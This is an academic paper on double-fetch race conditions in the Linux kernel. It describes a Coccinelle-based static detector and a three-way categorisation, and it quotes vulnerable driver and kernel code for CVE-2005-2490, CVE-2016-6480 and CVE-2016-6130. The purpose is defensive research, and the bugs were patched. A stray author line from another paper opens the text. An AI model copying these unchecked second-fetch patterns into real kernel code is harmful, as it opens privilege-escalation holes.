Aastha Mehta and Eslam Elnikety, *Max Planck Institute for Software Systems* (*MPI-SWS*)*;* Katura Harvey, *University of Maryland, College Park and Max Planck Institute for Software Systems* (*MPI-SWS*)*;* Deepak Garg and Peter Druschel, *Max Planck Institute for Software Systems* (*MPI-SWS*)

How Double-Fetch Situations turn into Double-Fetch Vulnerabilities: A Study of Double Fetches in the Linux Kernel

Pengfei Wang
National University of Defense Technology

Jens Krinke
University College London

Kai Lu
National University of Defense Technology

Gen Li
National University of Defense Technology

Steve Dodier-Lazaro
University College London

Abstract

We present the first static approach that systematically detects potential double-fetch vulnerabilities in the Linux kernel. Using a pattern-based analysis, we identified 90 double fetches in the Linux kernel. 57 of these occur in drivers, which previous dynamic approaches were unable to detect without access to the corresponding hardware. We manually investigated the 90 occurrences, and inferred three typical scenarios in which double fetches occur. We discuss each of them in detail. We further developed a static analysis, based on the Coccinelle matching engine, that detects double-fetch situations which can cause kernel vulnerabilities. When applied to the Linux, FreeBSD, and Android kernels, our approach found six previously unknown double-fetch bugs, four of them in drivers, three of which are exploitable double-fetch vulnerabilities. All of the identified bugs and vulnerabilities have been confirmed and patched by maintainers. Our approach has been adopted by the Coccinelle team and is currently being integrated into the Linux kernel patch vetting. Based on our study, we also provide practical solutions for anticipating double-fetch bugs and vulnerabilities. We also provide a solution to automatically patch detected double-fetch bugs.

1 Introduction

The wide use of multi-core hardware is making concurrent programs increasingly pervasive, especially in operating systems, real-time systems and computing intensive systems. However, concurrent programs are also notorious for difficult to detect concurrency bugs. Real-world concurrency bugs can be categorized into three types: atomicity-violation bugs, order-violation bugs, and deadlocks [20].

A data race is another common situation in concurrent programs. It occurs when two threads are accessing one shared memory location, at least one of the two accesses is a write, and the relative ordering of the two accesses is not enforced by any synchronization primitives [30, 15]. Data races usually lead to concurrency bugs because they can cause atomicity-violations [22, 21, 23] or order-violations [33, 40]. In addition to occurring between two threads, data races can also happen across the kernel and user space. Serna [32] was the first to use the term "double fetch" to describe a Windows kernel vulnerability due to a race condition in which the kernel fetches the same user space data twice. A double-fetch bug occurs when the kernel reads and uses the same value that resides in the user space twice (expecting it to be identical both times), while a concurrently running user thread can modify the value in the time window between the two kernel reads. Double-fetch bugs introduce data inconsistencies in the kernel code, leading to exploitable vulnerabilities such as buffer overflows [1, 32, 14, 37].

Jurczyk and Coldwind [14] were the first to study double fetches systematically. Their dynamic approach detected double fetches by tracing memory accesses and they discovered a series of double-fetch vulnerabilities in the Windows kernel. However, their dynamic approach can achieve only limited coverage. In particular, it cannot be applied to code that needs corresponding hardware to be executed, so device drivers cannot be analyzed without access to the device or a simulation of it. Thus, their analysis cannot cover the entirety of the kernel. In fact, their approach has not discovered any double-fetch vulnerability in Linux, FreeBSD or OpenBSD [13]. Besides, Jurczyk and Coldwind have brought attention to not only on how to find but also on *how to exploit* double-fetch vulnerabilities. Instructions on how to exploit double fetches have recently become publicly available [11]. Thus, auditing kernels, in particular drivers, for double-fetch vulnerabilities has become urgent.

Device drivers are critical kernel-level programs that bridge hardware and software by providing interfaces between the operating system and the devices attached to the system. Drivers are a large part of current operat-

ing systems, e.g., 44% of the Linux 4.5 source files belong to drivers. Drivers were found to be particularly bug-prone kernel components. Chou et al. [7] empirically showed that the error-rate in device drivers is about ten times higher than in any other parts of the kernel. Swift et al. [34] also found that 85% of system crashes in Windows XP can be blamed on driver errors. Furthermore, Ryzhyk et al. [29] found that 19% of the bugs in drivers were concurrency bugs, and most of them were data races or deadlocks.

Because drivers are such a critical point of failure in kernels, they must be analyzed for security vulnerabilities even when their corresponding hardware is not available. Indeed, 26% of the Linux kernel source files belong to hardware architectures other than x86 which cannot be analyzed with Jurczyk and Coldwind's x86-based technique. Thus, dynamic analysis is not a viable, affordable approach. Therefore, we developed a static pattern-based approach to identify double fetches in the Linux kernel, including the complete space of drivers. We identified 90 double fetches which we then investigated and categorized into three typical scenarios in which double fetches occur. We found that most double fetches are not double-fetch bugs because although the kernel *fetches* the same data twice, it only *uses* the data from one of the two fetches. We therefore refined the static pattern-based approach to detect actual double-fetch bugs and vulnerabilities, and analyzed Linux, Android and FreeBSD with it.

We found that most of the double fetches in Linux 4.5 occur in drivers (57/90) and so do most of the identified double-fetch bugs (4/5). This means dynamic analysis methods fail to detect a majority of double fetch bugs, unless researchers have access to the complete range of hardware compatible with the kernel they analyze. This is confirmed by a comparison with Bochspwn, a dynamic analysis approach, which was unable to find any double-fetch bug in Linux 3.5.0 [13] where our approach finds three. In summary, we make the following contributions in this paper:

(1) First systematic study of double fetches in the Linux kernel. We present the first (to the best of our knowledge) study of double fetches in the complete Linux kernel, including an analysis of how and why a double fetch occurs. We used pattern matching to automatically identify 90 double-fetch situations in the Linux kernel, and investigated those candidates by manually reviewing the kernel source. We categorize the identified double fetches into three typical scenarios (*type selection*, *size checking*, *shallow copy*) in which double fetches are prone to occur, and illustrate each scenario with a detailed double fetch case analysis. Most (57/90) of the identified double fetches occur in drivers.

(2) A pattern-based double-fetch bug detection approach. We developed a static pattern-based approach to detect double-fetch bugs[1]. The approach has been implemented on the Coccinelle program matching and transformation engine [17] and has been adapted for checking the Linux, FreeBSD, and Android kernels. It is the first approach able to detect double-fetch vulnerabilities in the complete kernel including all drivers and all hardware architectures. Our approach has been adopted by the Coccinelle team and is currently being integrated into the Linux kernel patch vetting through Coccinelle.

(3) Identification of six double-fetch bugs. In total, we found six real double-fetch bugs. Four are in the drivers of Linux 4.5 and three of them are exploitable vulnerabilities. Moreover, all four driver-related double-fetch bugs belong to the same *size checking* scenario. The bugs have been confirmed by the Linux maintainers and have been fixed in new versions as a result of our reports. One double-fetch vulnerability has been found in the Android 6.0.1 kernel, which was already fixed in newer Linux kernels.

(4) Strategies for double-fetch bug prevention. Based on our study, we propose five solutions to anticipate double-fetch bugs and we implemented one of the strategies in a tool that automatically patches double-fetch bugs.

The rest of the paper is organized as follows: Section 2 presents relevant background on memory access in Linux, specifically in Linux drivers, and on how double-fetch bugs occur. Section 3 introduces our approach to double fetch detection, including our analysis process, the categorization of the identified double fetches into three scenarios, and what we learned from the identified double-fetch bugs. Section 4 presents the evaluation of our work, including statistics on the manual analysis and the results of applying our approach to the Linux, FreeBSD, and Android kernels. Section 5 discusses the detected bugs, implications of double-fetch bug prevention, an interpretation of our findings, as well as limitations of our approach. Related work is discussed in Section 6, followed by conclusions.

2 Background

We provide readers with a reminder of how data is exchanged between the Linux kernel and its drivers and the user space, and of how race conditions and double-fetch bugs can occur within this framework.

[1] Our analysis is available at `https://github.com/UCL-CREST/doublefetch`

2.1 Kernel/User Space Protection

In modern computer systems, memory is divided into kernel space and user space. The kernel space is where the kernel code executes and where its internal data is stored, while the user space is where normal user processes run. Each user space process resides in its own address space, and can only address memory within that space. Those virtual address spaces are mapped onto physical memory by the kernel in such a way that isolation between separate spaces is guaranteed. The kernel also has its own independent address space.

Special schemes are provided by the operating system to exchange data between kernel and user space. In Windows, we can use the device input and output control (IOCTL) method, or a shared memory object method to exchange data between kernel and user space[2] which is very similar to shared memory regions. In Linux and FreeBSD, functions are provided to safely transfer data between kernel space and user space which we call *transfer functions*. For instance, Linux has four often used transfer functions, `copy_from_user()`, `copy_to_user()`, `get_user()`, and `put_user()`, that copy single values or an arbitrary amount of data to and from user space in a safe way. Transfer functions not only exchange data between kernel and user space but also provide a protection mechanism against invalid memory access, such as illegal addresses or page faults. Therefore, any double fetch in Linux will involve multiple invocations of transfer functions.

2.2 Memory Access in Drivers

Device drivers are kernel components responsible for enabling the kernel to communicate with and make use of hardware devices connected to the system. Drivers have typical characteristics, such as support for synchronous and asynchronous operations and the ability to be opened multiple times [8]. Drivers are critical to security because faults in them can result in vulnerabilities that grant control of the whole system. Finally, drivers often have to copy messages of variable type or variable length from the user space to the hardware, and, as we will see later, this often leads to double-fetch situations that cause vulnerabilities.

In Linux, all devices have a file representation which can be accessed from user space to interact with the hardware's driver. The kernel creates a file in the `/dev` directory for each driver, with which user space processes can interact using file input/output system calls. The driver provides implementations of all file related operations, including `read()` and `write()` functions. In such functions, the driver needs to fetch the data from the user space (in `write`) or copy data to the user space (in `read`). The driver uses the transfer functions to do so, and again, any double fetch will involve multiple invocations of transfer functions.

[2] https://support.microsoft.com/en-us/kb/191840




Figure 1: Principal Double Fetch Race Condition

2.3 Double Fetch

A double fetch is a special case of a race condition that occurs in memory access between the kernel and user space. The first vulnerability of this type was presented by Serna [32] in a report on Windows double-fetch vulnerabilities. Technically, a double fetch takes place within a kernel function, such as a syscall, which is invoked by a user application from user mode. As illustrated in Figure 1, the kernel function fetches a value twice from the same memory location in the user space, the first time to check and verify it and the second time to use it (note that the events are on a timeline from left to right, but the user data is the same object all the time). Meanwhile, within the time window between the two kernel fetches, a concurrently running user thread modifies the value. Then, when the kernel function fetches the value a second time to use, it gets a different value, which will not only result in a different computation outcome, but may cause a buffer overflow, a null-pointer crash or even worse consequences.

To avoid confusion, we use the term *double fetch* or *double-fetch situation* in this paper to represent all the situations in which the kernel fetches the same user data more than once, and a so-called double fetch can be further divided into the following cases:

Benign double fetch: A benign double fetch is a case that will not cause harm, owing to additional protection schemes or because the double-fetched value is not used twice (details will be discussed in Section 5.3).

Harmful double fetch: A harmful double fetch or a *double-fetch bug* is a double fetch that could actually cause failures in the kernel in specific situations, e.g., a race condition that could be triggered by a user process.

Double-fetch vulnerability: A double-fetch bug can also turn into a *double-fetch vulnerability* once the consequence caused by the race condition is exploitable, such

```
140 int cmsghdr_from_user_compat_to_kern(struct msghdr *kmsg,
141               unsigned char *stackbuf, int stackbuf_size)
142 {
143   struct compat_cmsghdr __user *ucmsg;
144   struct cmsghdr *kcmsg, *kcmsg_base;
145   compat_size_t ucmlen;
...
149   kcmsg_base = kcmsg = (struct cmsghdr *)stackbuf;
150   ucmsg = CMSG_COMPAT_FIRSTHDR(kmsg);
151   while(ucmsg != NULL) {
152     if(get_user(ucmlen, &ucmsg->cmsg_len))
153       return -EFAULT;
...
156     if(CMSG_COMPAT_ALIGN(ucmlen) <
157        CMSG_COMPAT_ALIGN(sizeof(struct compat_cmsghdr)))
158       return -EINVAL;
159     if((...)(((char __user *)ucmsg - (char __user*)...
160                        + ucmlen) > kmsg->msg_controllen)
161       return -EINVAL;
...
166     ucmsg = cmsg_compat_nxthdr(kmsg, ucmsg, ucmlen);
167   }
168  if(kcmlen == 0)
169    return -EINVAL;
...
183  ucmsg = CMSG_COMPAT_FIRSTHDR(kmsg);
184  while(ucmsg != NULL) {
185    __get_user(ucmlen, &ucmsg->cmsg_len);
186    tmp = ((ucmlen - CMSG_COMPAT_ALIGN(sizeof(*ucmsg))) +
187            CMSG_ALIGN(sizeof(struct cmsghdr)));
188    kcmsg->cmsg_len = tmp;
...
193    if(copy_from_user(CMSG_DATA(kcmsg),
194            CMSG_COMPAT_DATA(ucmsg),
195            (ucmlen - CMSG_COMPAT_ALIGN(sizeof(*ucmsg)))))
...
212 }
```

Figure 2: Double-Fetch Vulnerability in Linux 2.6.9

as through a buffer overflow, causing privilege escalation, information leakage or kernel crash.

In this paper, we investigate both harmful double fetches and benign double fetches. Even though benign double fetches are currently not vulnerable, some of them can turn into harmful ones when the code is changed or updated in the future (when the double-fetched data is reused). Moreover, some benign double fetches them can cause performance degradation when one of the fetches is redundant (discussed in Section 5).

Double-fetch vulnerabilities occur not only in the Windows kernel [14], but also in the Linux kernel. Figure 2 shows a double-fetch bug in Linux 2.6.9, which was reported as CVE-2005-2490. In file `compat.c`, when the user-controlled content is copied to the kernel by `sendmsg()`, the same user data is accessed twice without a sanity check at the second time. This can cause a kernel buffer overflow and therefore could lead to a privilege escalation. The function `cmsghdr_from_user_compat_to_kern()` works in two steps: it first examines the parameters in the first loop (line 151) and copies the data in the second loop (line 184). However, only the first fetch (line 152) of `ucmlen` is checked (lines 156–161) before use, whereas after the second fetch (line 185) there are no checks before use, which may cause an overflow in the copy operation (line 195) that can be exploited to execute arbitrary code by modifying the message.




Figure 3: Double Fetch with Transfer Functions

Plenty of approaches have been proposed for data race detection at memory access level. Static approaches analyze the program without running it [35, 28, 12, 6, 10, 19, 38]. However, their major disadvantage is that they generate a large number of false reports due to lack the full execution context of the program. Dynamic approaches execute the program to verify data races [31, 16, 15], checking whether a race could cause a program failure in executions. Dynamic approaches usually control the active thread scheduler to trigger specific interleavings to increase the probability of a bug manifestation [41]. Nevertheless, the runtime overhead is a severe problem and testing of driver code requires the support of specific hardware or a dedicated simulation. Unfortunately, none of the existing data race detection approaches (whether static or dynamic) can be applied to double-fetch bug detection directly, for the following reasons:

(1) A double-fetch bug is caused by a race condition between kernel and user space, which is different from a common data race because the race condition is separated by the kernel and user space. For a data race, the read and write operations exist in the same address space, and most of the previous approaches detect data races by identifying *all* read and write operations accessing the same memory location. However, things are different for a double-fetch bug. The kernel only contains two reads while the write resides in the user thread. Moreover, the double-fetch bug exists if there is a possibility that the kernel fetches and uses the same memory location twice, as a malicious user process can specifically be designed to write between the first and second fetch.

(2) The involvement of the kernel makes a double-fetch bug different from a data race in the way of accessing data. In Linux, fetching data from user space to kernel space relies on the specific parameters passed to transfer functions (e.g., `copy_from_user()` and `get_user()`) rather than dereferencing the user pointer directly, which means the regular data race detection approaches based on pointer dereference are not applicable anymore.

(3) Moreover, a double-fetch bug in Linux is more complicated than a common data race or a double-fetch bug in Windows. As shown in Figure 3, a double-fetch bug in Linux requires a first fetch that copies the data, usually followed by a first check or use of the copied data, then a second fetch that copies the same data again, and a second use of the same data. Although the double fetch can be located by matching the patterns of fetch operations, the use of the fetched data varies a lot. For example, in addition to being used for validation, the first fetched value can be possibly copied to somewhere else for later use, which means the first use (or check) could be temporally absent. Besides, the fetched value can be passed as an argument to other functions for further use. Therefore, in this paper, we define the *use* in a double fetch to be a conditional check (read data for comparison), an assignment to other variables, a function call argument pass, or a computation using the fetched data. We need to take into consideration these double fetch characteristics.

For these reasons, identifying double-fetch bugs requires a dedicated analysis and previous approaches are either not applicable or not effective.

2.4 Coccinelle

Coccinelle [17] is a program matching and transformation engine with a dedicated language SmPL (Semantic Patch Language) for specifying desired matches and transformations in C code. Coccinelle was initially targeted for collateral evolution in Linux drivers, but now is widely used for finding and fixing bugs in systems code.

Coccinelle's strategy for traversing control-flow graphs is based on temporal logic CTL (Computational Tree Logic) [3], and the pattern matching implemented on Coccinelle is path-sensitive, which achieves better code coverage. Coccinelle is highly optimized to improve performance when exhaustively traversing all the execution paths. Besides, Coccinelle is insensitive to newlines, spaces, comments, etc. Moreover, the pattern-based analysis is applied directly to the source code, therefore operations that are defined as macros, such as `get_user()` or `__get_user()`, will not be expanded during the matching, which facilitates the detection of double fetches based on the identification of transfer functions. Therefore, Coccinelle is a suitable tool for us to carry out our study of double fetches based on pattern matching.

3 Double Fetches in the Linux Kernel

In this paper, our study of double fetches in the Linux kernel is divided into two phases. As shown in Figure 4, in the first phase, we analyze the Linux kernel with the Coccinelle engine using a basic double-fetch pattern that identifies when a function has multiple invocations of a transfer function. Then we manually investigate the candidate files found by the pattern matching, to categorize the scenarios in which a double fetch occurs and when a double-fetch bug or vulnerability is prone to happen based on the context information that is relevant to the bug. In the second phase, based on the knowledge gained from the manual analysis, we developed a more precise analysis using the Coccinelle engine to systematically detect double-fetch bugs and vulnerabilities throughout the kernel, which we also used to additionally analyze FreeBSD and Android.




Figure 4: Overview of our Two-Phase Coccinelle-Based Double-Fetch Situation Detection Process

3.1 Basic Pattern Matching Analysis

There are situations in which a double fetch is hard to avoid, and there exist a large number of functions in the Linux kernel that fetch the same data twice. According to the definition, a double fetch can occur in the kernel when the same user data is fetched twice within a short interval. Therefore we can conclude a basic pattern that we will use to match all the potential double-fetch situations. The pattern matches the situation in which a kernel function is using transfer functions to fetch data from same user memory region at least twice. In the case of the Linux kernel, the transfer functions to match are mainly `get_user()` and `copy_from_user()` in all their variants. The pattern allows the target of the copy and the size of the copied data to be different, but the source of copy (the address in user space) must be the same. As shown in Figure 4, we implemented the basic pattern matching in the Coccinelle engine.

Our approach examines all source code files of the Linux kernel and checks whether a kernel function contains two or more invocations of transfer functions that fetch data from the same user pointer. From the 39,906 Linux source files, 17,532 files belong to drivers (44%), and 10,398 files belong to non-x86 hardware architec-

tures (26%) which cannot be analyzed with Jurczyk and Coldwind's x86-based technique. We manually analyzed the matched kernel functions to infer knowledge on the characteristics of double fetches, i.e., how the user data is transferred to and used in the kernel, which helped us to carry out a categorization of double-fetch situations, as we discuss in Section 3.2. The manual analysis also helped us refine our pattern matching approach and more precisely detect actual double-fetch bugs, as explained in Section 3.3.

During the investigation, we noticed that there are plenty of cases where the transfer functions fetch data from different addresses or from the same address but with different offsets. For example, a kernel function may fetch the elements of a specific structure separately instead of copying the whole structure to the kernel. By adding different offsets to the start address of that structure, the kernel fetches different elements of the structure separately, which results in multiple fetches. Another common situation is adding a fixed offset to the source pointer, so as to process a long message separately, or just using self-increment (++) to process a message automatically in a loop. All these cases are false positives caused by the basic pattern matching, and 226 cases of our initial reports were identified as false positives, which have been automatically removed in our refined phase since they are not considered as double-fetch situations and cannot cause a double-fetch bug because every single piece of the message is only fetched once.

The first phase of our study concentrates on the understanding of the contexts in which double fetches are prone to happen, rather than on exhaustively finding potential double-fetch bugs. Even though the analysis and characterization is not fully automated, it only resulted in 90 candidates that needed manual investigation, which took only a few days to analyze them, making the needed manual effort of our approach acceptable.

3.2 Double Fetch Categorization

As we manually inspected the double fetch candidates, we noticed that there are three common scenarios in which double fetches are prone to happen, which we categorized as *type selection*, *size checking* and *shallow copy*. We now discuss these in detail.

Most of the time, copying data from the user space to the kernel space is straightforward via a single invocation of a transfer function. However, things get complicated when the data has a variable type or a variable length, depending on the data itself. Such data usually starts with a *header*, followed by the data's *body*. In the following, we consider such data to be *messages*, as we empirically found that variable data was often used by drivers to pass messages to the hardware from user space.




Figure 5: How Message Structure Leads to Double Fetches

Figure 5 illustrates the scenario: A message copied from the user space to the kernel (driver) space usually consists of two parts, the header and the body. The header contains some meta information about the message, such as an indicator of the message *type* or the *size* of the message body. Since messages have different types and the message lengths may also vary, the kernel usually fetches (copies) the header first to decide which buffer type needs to be created or how much space needs to be allocated for the complete message. A second fetch then copies the complete message into the allocated buffer of the specified type or size. The second fetch not only copies the body, but also copies the complete message including the header which has been fetched already. Because the header of the message is fetched (copied) twice, a double-fetch situation arises. The double-fetch situation turns into a double-fetch bug when the size or type information from the **second** fetch is used as the user may have changed the size or type information between the two fetches. If, for example, the size information is used to control buffer access, the double-fetch bug turns into a vulnerability.

The double-fetch situations where a message header is copied twice could easily be avoided by only copying the message body in the second fetch and then joining the header with the body. However, copying the complete message in the second step is more convenient, and therefore such a double-fetch situation occurs very often in the Linux kernel. Moreover, large parts of the Linux kernel are old, i.e., they have been developed before double-fetch bugs were known or understood. Therefore, we will discuss such double-fetch situations in the kernel in

more detail and also highlight three cases we have found during the manual analysis.

3.2.1 Type Selection

A common scenario in which double fetches occur is when the message header is used for type selection. In other words, the header of the message is fetched first to recognize the message type and then the whole message is fetched and processed dependent on the identified type. We have observed that it is very common in the Linux kernel that one single function in a driver is designed to handle multiple types of messages by using a `switch` statement structure, in which each particular message type is fetched and then processed. The result of the first fetch (the message type) is used in the `switch` statement's condition and in every case of the `switch`, the message is then copied by a second fetch to a local buffer of a specific type (and then processed).

Figure 6 shows an example of a double-fetch situation due to type selection in the file `cxgb3_main.c`, part of a network driver. The function `cxgb_extension_ioctl()` first fetches the type of the message (a command for the attached hardware) into `cmd` from the pointer into user space `useraddr` at line 2136. It then decides based on `cmd` which type the message has (e.g., `CHELSIP_SET_QSET_PARAMS`, `CHELSIP_SET_QSET_NUM` or `CHELSIO_SETMTUTAB`) and copies the complete message into the corresponding structure (of type `ch_qset_params`, `ch_reg`, `ch_mtus`, ...). The type of the message will be fetched a second time as part of the whole message (lines 2149, 2292, 2355 respectively). As long as the header part of the message is not used again, the double fetch in this situation does not cause a double-fetch bug. However, if the header part (the type/command) of the second fetch would be used again, problems could occur as a malicious user could have changed the header between the two fetches. In the case of `cxgb_extension_ioctl()`, a manual investigation revealed no use of the type part in the buffers `t`, `edata`, `m`, ... and the double-fetch situation here does not cause a double-fetch vulnerability.

We found 11 occurrences of this double-fetch category, 9 of them in drivers. None of the 11 occurrences used the header part of the second fetch and therefore, they were not causing double-fetch bugs.

3.2.2 Size Checking

Another common scenario occurs when the actual length of the message can vary. In this scenario, the message header is used to identify the size of the complete message. The message header is copied to the kernel first to get the message size (first fetch), check it for validity, and allocate a local buffer of the necessary size, then a second fetch follows to copy the whole message, which also includes the header, into the allocated buffer. As long as only the size of the first fetch is used and not retrieved from the header of the second fetch, the double fetch in this situation does not cause a double-fetch vulnerability or bug. However, if the size is retrieved from the header of the second fetch and used, the kernel becomes vulnerable as a malicious user could have changed the size element of the header.

```
2129 static int cxgb_extension_ioctl(struct net_device *dev,
                                   void __user *useraddr)
2130 {
...
2133   u32 cmd;
...
2136   if (copy_from_user(&cmd, useraddr, sizeof(cmd)))
2137     return -EFAULT;
2138
2139   switch (cmd) {
2140   case CHELSIO_SET_QSET_PARAMS:{
...
2143     struct ch_qset_params t;
...
2149     if (copy_from_user(&t, useraddr, sizeof(t)))
2150       return -EFAULT;
2151     if (t.qset_idx >= SGE_QSETS)
2152       return -EINVAL;
...
2238     break;
2239   }
...
2284   case CHELSIO_SET_QSET_NUM:{
2285     struct ch_reg edata;
...
2292     if (copy_from_user(&edata, useraddr, sizeof(edata)))
2293       return -EFAULT;
2294     if (edata.val < 1 ||
2295         (edata.val > 1 && !(...)))
2296       return -EINVAL;
...
2313     break;
2314   }
...
2345   case CHELSIO_SETMTUTAB:{
2346     struct ch_mtus m;
...
2355     if (copy_from_user(&m, useraddr, sizeof(m)))
2356       return -EFAULT;
2357     if (m.nmtus != NMTUS)
2358       return -EINVAL;
2359     if (m.mtus[0] < 81)
2360       return -EINVAL;
...
2369     break;
2370   }
...
2499 }
```

Figure 6: A Double-Fetch Situation Belonging to the Type Selection Category in `cxgb3_main.c`

One such double-fetch bug (CVE-2016-6480) was found in file `commctrl.c` in the Adaptec RAID controller driver of the Linux 4.5. Figure 7 shows the responsible function `ioctl_send_fib()` which fetches data from user space pointed by pointer `arg` via `copy_from_user()` twice in line 81 and line 116. The

```
 60 static int ioctl_send_fib(struct aac_dev* dev,
                             void __user *arg)
 61 {
 62   struct hw_fib * kfib;
...
 81   if (copy_from_user((void *)kfib, arg, sizeof(...))) {
 82     aac_fib_free(fibptr);
 83     return -EFAULT;
 84   }
...
 90   size = le16_to_cpu(kfib->header.Size) + sizeof(...);
 91   if (size < le16_to_cpu(kfib->header.SenderSize))
 92     size = le16_to_cpu(kfib->header.SenderSize);
 93   if (size > dev->max_fib_size) {
...
101     kfib = pci_alloc_consistent(dev->pdev, size, &daddr);
...
114   }
115
116   if (copy_from_user(kfib, arg, size)) {
117     retval = -EFAULT;
118     goto cleanup;
119   }
120
121   if (kfib->header.Command == cpu_to_le16(...)) {
...
128   } else {
129     retval =
        aac_fib_send(le16_to_cpu(kfib->header.Command),...
130               le16_to_cpu(kfib->header.Size) , FsaNormal,
131               1, 1, NULL, NULL);
...
139   }
...
160 }
```

Figure 7: A Double-Fetch Vulnerability in `commctrl.c` (CVE-2016-6480)

first fetched value is used to calculate a buffer size (line 90), to check the validity of the size (line 93), and to allocate a buffer of the calculated size (line 101), while the second copy (line 116) fetches the whole message with the calculated size. Note that the variable `kfib` pointing to the kernel buffer storing the message is reused in line 101. The header of the message is large and various elements of the header are used after the message has been fetched the second time (e.g., `kfib->header.Command` in line 121 and 129). The function also uses the size element of the header a second time in line 130, causing a double-fetch vulnerability as a malicious user could have changed the `Size` field of the header between the two fetches.

We observed 30 occurrences of such size checking double-fetch situations, 22 of which occur in drivers, and four of them (all in drivers) are vulnerable.

3.2.3 Shallow Copy

The last special case of double-fetch scenario we identified is what we call *shallow copy issues*. A shallow copy between user and kernel space happens when a buffer (the first buffer) in the user space is copied to the kernel space, and the buffer contains a pointer to another

```
55 static int sclp_ctl_ioctl_sccb(void __user *user_area)
56 {
57   struct sclp_ctl_sccb ctl_sccb;
58   struct sccb_header *sccb;
59   int rc;
60
61   if (copy_from_user(&ctl_sccb, user_area,
                        sizeof(ctl_sccb)))
62     return -EFAULT;
...
65   sccb = (void *) get_zeroed_page(GFP_KERNEL | GFP_DMA);
66   if (!sccb)
67     return -ENOMEM;
68   if (copy_from_user(sccb, u64_to_uptr(ctl_sccb.sccb),
                       sizeof(*sccb))) {
69     rc = -EFAULT;
70     goto out_free;
71   }
72   if (sccb->length > PAGE_SIZE || sccb->length < 8)
73     return -EINVAL;
74   if (copy_from_user(sccb, u64_to_uptr(ctl_sccb.sccb),
                        sccb->length)) {
75     rc = -EFAULT;
76     goto out_free;
77   }
...
81   if (copy_to_user(u64_to_uptr(ctl_sccb.sccb), sccb,
                   sccb->length))
82     rc = -EFAULT;
...
86 }
```

Figure 8: A Double-Fetch Bug in `sclp_ctl.c` (CVE-2016-6130)

buffer in user space (the second buffer). A transfer function only copies the first buffer (a shallow copy) and the second buffer has to be copied by the second invocation of a transfer function (to perform a deep copy). Sometimes it is necessary to copy data from user space into kernel space, act on the data, and copy the data back into user space. Such data is usually contained in the second buffer in user space and pointed to by a pointer in the first buffer in user space containing additional data. The transfer functions perform shallow copies and therefore data pointed to in the buffer copied by a transfer function must be explicitly copied as well, so as to perform a deep copy. Such deep copies will cause multiple invocations of transfer functions which are not necessarily double fetches as each transfer function is invoked with a different buffer to be copied. We observed 31 of such situations, 19 of them in drivers.

The complexity of performing a deep copy with transfer functions that only do shallow copies can cause programmers to introduce bugs, and we found one such bug in file `sclp_ctl.c` of the IBM S/390 SCLP console driver, where the bug is caused by a shallow copy issue (CVE-2016-6130). The function `sclp_ctl_ioctl_sccb` in Figure 8 performs a shallow copy of a data structure from user space pointed to by `user_area` into `ctl_sccb` (line 61). To do a deep copy, it then has to copy another data structure from user space pointed to by `ctl_sccb.sccb`. However, the size of the




Figure 9: Refined Coccinelle-Based Double-Fetch Bug Detection

data structure is variable, causing a *size checking* scenario. In order to copy the data, it first fetches the header of the data structure into the newly created kernel space pointed to by `sccb` (line 68) to get the data length in `sccb->length` which is checked for validity in line 72. Then, based on `sccb->length`, it copies the whole content with a second fetch in line 74. Finally at line 81, the data is copied back to the user space. While it looks like both invocations of the transfer functions in lines 74 and 81 use the same length `sccb->length`, line 81 actually uses the value as copied in line 74 (the second fetch) while line 74 uses the value from the first fetch.

Again, this is a double-fetch bug as a user may have changed the value between the two fetches in lines 68 and 74. However, this double-fetch bug is not causing a vulnerability because neither can the kernel be crashed by an invalid size given to a transfer function, nor can information leakage occur when the kernel copies back data beyond the size that it received earlier because the copied buffer is located in its own memory page. An attempt to trigger the bug will simply end in termination of the system call with an error code in line 82. The double-fetch bug has been eliminated in Linux 4.6.

3.3 Refined Double-Fetch Bug Detection

In this section, we present the second phase of our study which uses a refined double-fetch bug detection approach that is again based on the Coccinelle matching engine. While the first phase of our study was to identify and categorize scenarios in which double fetches occur, the second phase exploited the gained knowledge from the first phase to design an improved analysis targeted at specifically identifying double-fetch bugs and vulnerabilities.

As shown in Figure 9, in addition to the basic double-fetch pattern matching rule (**Rule 0**), which is triggered when two reads fetch data from the same source location, we added the following five additional rules to improve precision as well as discover corner cases. The Coccinelle engine applies these rules one by one when analyzing the source files. A double-fetch bug could involve different transfer functions, therefore, we have to take the four transfer functions that copy data from user space (`get_user()`, `__get_user()`, `copy_from_user()`, `__copy_from_user()`) into consideration. We use `trans_func()` in Figure 9 to represent any possible transfer functions in the Linux kernel.

Rule 1: No pointer change. The most critical rule in detecting double-fetch bugs is keeping the user pointer unchanged between two fetches. Otherwise, different data is fetched each time instead of the same data being double-fetched, and false positives can be caused. As can be seen from Rule 1 in Figure 9, this change might include cases of self-increment (++), adding an offset, or assignment of another value, and the corresponding subtraction situations.

Rule 2: Pointer aliasing. Pointer aliasing is common in double-fetch situations. In some cases, the user pointer is assigned to another pointer, because the original pointer might be changed (e.g., processing long messages section by section within a loop), while using two pointers is more convenient, one for checking the data, and the other for using the data. As can be seen from Rule 2 in Figure 9, this kind of assignment might appear at the beginning of a function or in the middle between the two fetches. Missing aliasing situation could cause false negatives.

Rule 3: Explicit type conversion. Explicit pointer type conversion is widely used when the kernel is fetching data from user space. For instance, in the size checking scenario, a message pointer would be converted to a header pointer to get the header in the first fetch, then used again as a message pointer in the second fetch. As can be seen from Rule 3 in Figure 9, any of the two source pointers could involve type conversion. Missing type conversion situations could cause false negatives. In addition, explicit pointer type conversions are usually combined with pointer aliasing, causing the same memory region to be manipulated by two types of pointers.

Rue 4: Combination of element fetch and pointer fetch. In some cases, a user pointer is used to both fetch the whole data structure as well as fetching only a part by dereferencing the pointer to an element of the data structure. For instance, in the size checking scenario, a user pointer is first used to fetch the message length by `get_user(len, ptr->len)`, then to copy the whole message in the second fetch by `copy_from_user(msg, ptr, len)`, which means the two fetches are not using exactly the same pointer as the transfer function arguments, but they cover the same

value semantically. As we can see from Rule 4 in Figure 9, this situation may use a user pointer or the address of the data structure as the argument of the transfer functions. This situation usually appears with explicit pointer type conversion, and false negatives could be caused if this situation is missed.

Rule 5: Loop involvement. Since Coccinelle is path-sensitive, when a loop appears in the code, one transfer function call in a loop will be reported as two calls, which could cause false positives. Besides, as can be seen from Rule 5 in Figure 9, when there are two fetches in a loop, the second fetch of the last iteration and the first fetch of the next iteration will be matched as a double fetch. This case should be removed as false positive because the user pointer should have been changed when crossing the iterations and these two fetches are getting different values. Moreover, cases that use an array to copy different values inside a loop also cause false positives.

Table 1: Basic Double Fetch Analysis Results

Category	Occurrences		In Drivers	
Size Checking	30	33%	22	73%
Type Selection	11	12%	9	82%
Shallow Copy	31	34%	19	61%
Other	18	20%	7	39%
Total	90	100%	57	63%
